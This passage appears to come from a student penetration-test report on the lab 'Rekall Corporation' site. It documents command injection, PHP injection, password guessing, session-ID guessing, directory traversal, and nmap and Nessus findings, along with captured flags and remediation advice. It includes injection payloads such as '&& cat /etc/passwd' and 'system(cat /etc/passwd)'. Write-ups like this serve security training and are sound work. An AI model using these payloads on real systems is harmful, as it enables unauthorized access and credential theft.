Images	 <p>The screenshot shows a dark-themed web page titled "Networking Tools". Under the "DNS Check" section, the input field contains "all.com && cat vendors.txt" and the "Lookup" button is highlighted in red. Below the button, the output shows: "Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5". A message at the bottom says "Congrats, flag 10 is ksdnd99dkas".</p>
	<p>Fig 10.Command: <www.welcometorecall.com> && cat vendors.txt</p>  <p>The screenshot shows a dark-themed web page titled "Networking Tools". Under the "MX Record Checker" section, the input field contains "www.example.com" and the "Lookup" button is highlighted in red. Below the button, the output shows: "SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5". A message at the bottom says "Congrats, flag 11 is opshdkasy78s".</p>
Affected Hosts	www.welcometorecall.com/networking.php
Remediation	<ul style="list-style-type: none"> • Make sure input is filtered through a pattern to match

Vulnerability 10	Findings
Title	Brute Force Attack with Help From DNS Checker
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Using the same vulnerability from Command Injection on the Network page, we discovered that there was an employee we found, knowing that we used her username and used brute force or password guessing to gain access.
Images	 <p>The screenshot shows a web application interface for 'REKALL CORPORATION' with a red header and black body. The title bar says 'REKALL CORPORATION' and 'DNS CHECK'. Below it is a search bar with the text 'le.com && cat /etc/passwd' and a 'Lookup' button. The main content area displays the output of the command: a list of system files and directories, including '/bin/bash', '/bin/login', and various log files like '/var/log/lastlog' and '/var/log/wtmp'. At the bottom, it says 'MX Record Checker'.</p> <p>Fig 12.Command: www.welcometorecall.com && cat /etc/passwd</p>  <p>The screenshot shows a web application interface for 'REKALL CORPORATION' with a red header and black body. The title bar says 'REKALL CORPORATION'. Below it is a navigation bar with 'Home', 'About Rekall', 'Welcome', 'VR Planner', and a 'Login' button. The main content area has a 'Login:' label followed by a text input field containing 'melina'. Below it is a 'Password:' label followed by a masked input field showing five dots. A 'Login' button is below the password field. A green message at the bottom says 'Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE'.</p> <p>Fig 13.</p>
Affected Hosts	www.welcometorecall.com/Login.php
Remediation	<ul style="list-style-type: none"> Do not use same username as password Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful. Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.

Vulnerability 11	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Within the web browser search, we implemented the command system(cat /etc/passwd) , using this we were able to obtain flag 13.
Images	
Affected Hosts	www.welcometorecall.com/souvenirs.php
Remediation	<ul style="list-style-type: none"> • Add a php code that filters and sanitizes the input before.

Fig 14.

Vulnerability 12	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Within the search bar contains an admin session id, knowing that there were 2 options, burp suite or trial and error for obtaining the session ID. Utilizing trial and error, discovered that the session ID was 87.
Images	 <p>The screenshot shows a web browser window with the URL 192.168.14.35/admin_legal_data.php?admin=87. The page has a red header with the REKALL CORPORATION logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. The main content area is dark gray with white text, displaying 'Admin Legal Documents - Restricted Area'. Below it, a message says 'Welcome Admin... You have unlocked the secret area. Log 14 is now available!'.</p>
Fig 15.	
Affected Hosts	www.welcometorecall.com/admin_legal_documents.php
Remediation	<ul style="list-style-type: none"> • Use https to help hide the token and session identifier


Vulnerability 13	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Utilizing the dns checker exploit, we listed the contents of the current directory with the command <u>www.welcometorecall.com</u> && ls -l and discovered that there was a directory called old_disclaimers. With that in mind, we used the search bar and used the command page=/old_disclaimers/disclaimer_1.txt to show the previous disclaimer text file.
Images	 <p>The screenshot shows a web browser displaying a search result for 'www.welcometorecall.com && ls'. The results are as follows:</p> <pre> Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 666 About-Rekall.backup2 About-Rekall.css About-Rekall.php About.css About.html Contact.css Contact.html Contact.php Home.css Home.html Login.bak Login.css Login.html Login.php Login.php.old2 Memory-Planner.css Memory- Planner.php Memory.old Page-1.css Page-1.html Planner.php Welcome.css Welcome.php Welcome.php.old admin admin_legal_data.php aim.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bugs.txt bugs_oawsp_top10_2010.txt captcha.php captcha_box.php clickjacking.php combined.out commandi.php commandi_.php comments.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php directory_traversal_1.php directory_traversal_2.php disclaimer.php disclaimer_2.txt documents flag11 fonts.functions_external.php heartbeat.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php html_current_url.php html_get.php html_post.php html_stored.php http_response_splitting.php http_verb_tampering.php images/index.html index.old index.php info.php info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php insecure_direct_object.ref_3.php insecure_direct_object.ref_2.php insecure_direct_object.ref_3.php install.php install.transport_layer.protect.php j011.txt j0110.php j01112.php j012.php j013.php j014.php j015.php j016.php j017.php j018.php j019.php jquery.js js lang_en.php lang_fr.php lang_nl.php idap_connect.php idapi.php login.php login.old.php logout.php mail.php manual_interv.php message.txt mysql_ps.php networking.php new.php nicepage.css nicepage.js old_disclaimers.password_change.php passwords php_cgi.php php_eval.php phpi.php phpinfo.php portal.bak portal.php </pre>

Fig 16.




Fig 17.



Fig 18.



Fig 19.

Affected Hosts	www.welcometorecall.com/disclaimer.php
Remediation	<ul style="list-style-type: none">• Disable certain characters within the text box, as to not allow linux commands to be entered

Vulnerability 14	Findings
Title	Using OSINT/ WHOIS for TotalRekall.xyz
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Informational
Description	Although the WHOIS search displayed a lot of information about the website, it is all public knowledge and is not considered a vulnerability on TotalRekall, however attackers can utilize pieces of information located on the search page to gain access to TotalRekall servers.
Images	
	Fig 20.
	Fig 21.
Affected Hosts	TotalRekall.xyz
Remediation	<ul style="list-style-type: none"> Make sure that only relevant information is displayed and that there is no information that could potentially be used in the future to gain access to the system.


Vulnerability 15	Findings
Title	Finding the IP address of TotalRekall
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	The curl of the website TotalRekall, while it displays information about the webpage as well as the contents in text form, it is considered public knowledge, while it does not pose a threat at the moment, at a later date, an attacker can use the information displayed to attempt an exploit.
Images	 <pre> root@kali:~# curl -v http://totalrekall.xyz * Trying 34.102.136.180:80 ... * Connected to totalrekall.xyz (34.102.136.180) port 80 (#0) > GET / HTTP/1.1 > Host: totalrekall.xyz > User-Agent: curl/7.81.0 > Accept: */* > * Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Server: openresty < Date: Mon, 23 Jan 2023 23:58:31 GMT < Content-Type: text/html < Content-Length: 2826 < Last-Modified: Mon, 23 Jan 2023 23:55:57 GMT < ETag: "63cf1e8d-b0a" < X-Adblock-Key: MfWwDQYJKoZIhvCNQEBBQADSwAwSAJBAJRmzcpTevQqkWn6dJuX/N/HxL7Yxb0wy8+73ij qYSQEN+WGxrruAKtZtliWC86+ewQ0msW1W8ps0FL/b00zWqsCAwEAAQ_W6pWcTfGR3toeBmpMN5oqpJlIsBEM8xJ oAMnzNnf/t6zLdloSoQ/YW75Wb4FnmPkenzyBChqw2JCyPmQNDY8bg < Cache-Control: no-cache < X-Content-Type-Options: nosniff < Set-Cookie: system=PW;Path=/;Max-Age=86400; < Set-Cookie: caf_ipaddr=20.121.86.175;Path=/;Max-Age=86400; < Set-Cookie: country=US;Path=/;Max-Age=86400; < Set-Cookie: city="";Path=/;Max-Age=86400; < Set-Cookie: traffic_target=gd;Path=/;Max-Age=86400; < Accept-Ranges: bytes < Via: 1.1 google < <!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html; charset=utf-8"/><meta name="viewport" content="width=device-width,initial-scale=1"/><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"/><title></title><script src="https://www.google.com/adsense/domains/caf.js?abp=1" type="text/javascript"></script><noscript><style>#content-main{display:none}</style></noscript><div>For full functionality o f this site it is necessary to enable JavaScript. Here are the <a target="_blank" rel="n </pre>
Affected Hosts	TotalRekall.xyz
Remediation	<ul style="list-style-type: none"> Block curl requests from anything but a browser

Fig 22.


Vulnerability 16	Findings																														
Title	Public SSL Certificates																														
Type (Web app / Linux OS / Windows OS)	Web app																														
Risk Rating	Low																														
Description	<p>Viewing public SSL Certificates, new and old to see if there are any that can be taken advantage of. A list of expired SSL certificates can be used against the webpage, and can be taken and used by an attacker.</p>																														
Images	 <table border="1"> <thead> <tr> <th>Issuer Name</th> <th>Serial Number</th> <th>Subject CN</th> <th>Valid From</th> <th>Valid To</th> <th>Validation</th> </tr> </thead> <tbody> <tr> <td>ZeroSSL</td> <td>269bef7ef7da492</td> <td>totalrecall.xyz</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>non-EV</td> </tr> <tr> <td>ZeroSSL</td> <td>269bef7ef7da492</td> <td>totalrecall.xyz</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>non-EV</td> </tr> <tr> <td>ZeroSSL</td> <td>639ec962d7a9ff2</td> <td>flag3-s7euwehd.totalrecall.xyz</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>non-EV</td> </tr> <tr> <td>ZeroSSL</td> <td>639ec962d7a9ff2</td> <td>flag3-s7euwehd.totalrecall.xyz</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>non-EV</td> </tr> </tbody> </table>	Issuer Name	Serial Number	Subject CN	Valid From	Valid To	Validation	ZeroSSL	269bef7ef7da492	totalrecall.xyz	2022-02-02	2022-05-03	non-EV	ZeroSSL	269bef7ef7da492	totalrecall.xyz	2022-02-02	2022-05-03	non-EV	ZeroSSL	639ec962d7a9ff2	flag3-s7euwehd.totalrecall.xyz	2022-02-02	2022-05-03	non-EV	ZeroSSL	639ec962d7a9ff2	flag3-s7euwehd.totalrecall.xyz	2022-02-02	2022-05-03	non-EV
Issuer Name	Serial Number	Subject CN	Valid From	Valid To	Validation																										
ZeroSSL	269bef7ef7da492	totalrecall.xyz	2022-02-02	2022-05-03	non-EV																										
ZeroSSL	269bef7ef7da492	totalrecall.xyz	2022-02-02	2022-05-03	non-EV																										
ZeroSSL	639ec962d7a9ff2	flag3-s7euwehd.totalrecall.xyz	2022-02-02	2022-05-03	non-EV																										
ZeroSSL	639ec962d7a9ff2	flag3-s7euwehd.totalrecall.xyz	2022-02-02	2022-05-03	non-EV																										
Affected Hosts	totalrecall.xyz																														
Remediation	<ul style="list-style-type: none"> Delete all expired SSL Certificates and all other non-active certificates 																														

Fig 23.




Vulnerability 17	Findings
Title	NMAP scan of Network
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Conducting a zenmap scan of the network and viewing what systems are on the network as well as which ports on each system are open and vulnerable to an exploit.
Images	 <pre> Zenmap Scan Tools Profile Help Target: 192.168.13.0/24 Profile: Intense scan Scan Cancel Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.13.0/24 Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.1... 2023-01-23 19:20 EST NSE: Loaded 46 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 19:20 Completed NSE at 19:20, 0.00s elapsed Initiating NSE at 19:20 Completed NSE at 19:20, 0.00s elapsed Initiating ARP Ping Scan at 19:20 Scanning 255 hosts [1 port/host] Completed ARP Ping Scan at 19:20, 1.95s elapsed (255 total hosts) Initiating Parallel DNS resolution of 6 hosts. at 19:20 Completed Parallel DNS resolution of 6 hosts. at 19:20, 10.54s elapsed Nmap scan report for 192.168.13.0 [host down] Nmap scan report for 192.168.13.2 [host down] Nmap scan report for 192.168.13.3 [host down] Nmap scan report for 192.168.13.4 [host down] Nmap scan report for 192.168.13.5 [host down] Nmap scan report for 192.168.13.6 [host down] Nmap scan report for 192.168.13.7 [host down] Nmap scan report for 192.168.13.8 [host down] Nmap scan report for 192.168.13.9 [host down] Nmap scan report for 192.168.13.15 [host down] </pre>
Affected Hosts	vpn.totalrekall.xyz
Remediation	<ul style="list-style-type: none"> Close ports that are not in use Keep regular updates on the software

Fig 24.

Vulnerability 18	Findings
Title	Nmap scan for host running Drupal
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	While conducting a zenmap scan, discovered that on host 192.168.13.13, it is running Drupal , using that information, we can search later on in Metasploit to see if there is a vulnerability or exploit we can use to gain access through that service.
Images	<pre> OS Host 192.168.13.1 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.20 nmap -T4 -A -v 192.168.13.0/24 Nmap scan report for 192.168.13.13 Host is up (0.000072s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) http-methods: _ Supported Methods: GET HEAD POST OPTIONS _http-generator: Drupal 8 (https://www.drupal.org) http-favicon: Unknown favicon MD5: CF2445DCB53A031C02F9B57E2199BC03 http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ /README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ /index.php/comment/reply/ http-title: Home Drupal CVE-2019-6340 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3 Uptime guess: 49.499 days (since Tue Dec 6 09:14:48 2022) Network Distance: 1 hop TCP Sequence Prediction: Difficulty=251 (Good luck!) IP ID Sequence Generation: All zeros TRACEROUTE HOP RTT ADDRESS 1 0.07 ms 192.168.13.13 Nmap scan report for 192.168.13.14 Host is up (0.000023s latency). Filter Hosts </pre>
Affected Hosts	192.168.13.13
Remediation	<ul style="list-style-type: none"> Keep software on all systems updated Run weekly checks of systems to make sure there are no vulnerabilities

Fig 25.

Vulnerability 19	Findings
Title	Apache Struts 2.3.5 Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Utilizing Nessus to find vulnerabilities on host 192.168.13.12, after running the scan on Nessus, we discovered that there was a critical vulnerability, and that is an Apache Struts 2.3.5 vulnerability.
	 <p>The screenshot shows the Nessus Essentials interface with a scan report for host 192.168.13.12. The report displays 15 vulnerabilities, with one being critical. The critical vulnerability is for Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote). The Nessus interface includes a sidebar with news and links, and a main panel with a table of vulnerabilities and a pie chart showing their severity distribution.</p>
Fig 26.	
Images	 <p>The screenshot shows a detailed view of the Apache Struts 2.3.5 vulnerability. It includes sections for Description, Solution, See Also, Output, Plugin Details, Risk Information, and Vulnerability Information. The Description section details the exploitability of the vulnerability due to improper handling of the Content-Type header. The Solution section suggests upgrading to version 2.3.32 or later. The Output section shows the exploit request. The right side of the screen provides detailed information about the plugin, including its ID, version, type, family, and published date.</p>
Fig 27.	
Affected Hosts	192.168.13.12
Remediation	<ul style="list-style-type: none"> Perform regular updates on all systems and software when available


